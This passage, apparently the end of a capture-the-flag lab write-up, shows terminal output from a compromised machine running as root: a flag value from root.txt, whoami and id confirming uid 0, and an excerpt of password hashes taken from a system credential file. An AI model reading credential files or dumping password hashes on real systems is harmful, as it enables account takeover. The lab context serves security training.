pod_cleanup.py  root.txt
```

root.txt

```
root@attacker-pod:~# cat root.txt
510173f188fcdb5762782b0d25a69008
```

whoami

```
root@attacker-pod:~# whoami
root
```

id

```
root@attacker-pod:~# id
uid=0(root) gid=0(root) groups=0(root)
```

/etc/passwd

```
root:$6$.hk3Zm.2qShoCbQK$LM95a1qtDhEtLPGorD8FmMY5pNef7WfodyUUaw9tikXkh8v/.qmhJPIE

...[snip]...

felamos:$6$9Kss03O.QtIljA2b$mMoI7frr1.3G/TO/ToBorRFlVrC/4LlGCNPerG.LVUcqKC96zedn6

..[snip]...
```